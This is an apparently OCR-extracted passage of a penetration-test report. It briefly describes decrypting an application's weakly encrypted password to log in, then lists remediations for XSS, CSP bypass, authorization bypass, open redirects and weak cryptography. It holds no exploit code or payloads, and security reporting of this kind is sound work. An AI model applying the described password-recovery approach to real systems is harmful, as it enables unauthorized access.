


Once we have the encrypted message (“Hola” in its encrypted form), we try to reverse the process to decode it, making sure that the original message can be recovered. This step is fundamental to evaluate the strength of the encryption: if the decryption is simple, it indicates that the encryption scheme is probably weak and vulnerable to attack.

With a clear understanding of the encryption system, we take an encrypted message that the application uses to protect the password. We use the same decryption method to recover the original message.



With the password through the decryption process, we try to log in and enter.



Recommendation:

Who:	The system security team and developers of the programs.
Vector:	Remote.

Action:	1. *XSS (DOM-based):* Implement strict input validation on the client and server side, and properly sanitize any data injected into the DOM. Use safe JavaScript functions to update the DOM, such as textContent or innerText, instead of innerHTML, and employ an HTML escape library to prevent script execution. 2. *XSS (Reflected):* Escaping and sanitizing all input data coming from URLs, parameters and forms before including it in the server response. In addition, enable an appropriate CSP (Content Security Policy) to limit script sources, preventing the execution of external code. 3. *XSS (Stored):* Apply thorough validation and sanitization on all data that is stored on the server, especially form input fields. Use a web application firewall (WAF) to detect and block XSS patterns and enable a CSP to prevent malicious content execution in the browser. 4. *CSP Bypass*: Ensure that the CSP is properly configured to block all unauthorized external scripts by specifying allowed content sources (such as self or specific URLs). Disable unsafe-inline and unsafe-eval in the CSP to prevent execution of embedded scripts and eval. 5. *JavaScript:* it is critical to apply strict controls on data input and output, sanitizing and escaping any content that is injected into the DOM. 6. *Authorization bypass*: Implement robust authorization controls that properly validate user permissions before allowing them to access restricted functions. This includes role and permission verification on the backend for each request, as well as the use of secure authentication tokens. 7. *Open HTTP redirection*: Limit redirection URLs to trusted or specific domains within the application. Validate and sanitize any redirect URLs that users can click on and avoid using open redirects whenever possible. Inform the user before redirecting them outside the main domain. 8. *Cryptography:* Use strong cryptographic algorithms, such as AES for data encryption, and SHA-256 for hashing. In addition, use keys of appropriate length and secure key storage. Make sure

	to implement a secure key management system and update outdated encryption algorithms to protect data confidentiality and integrity.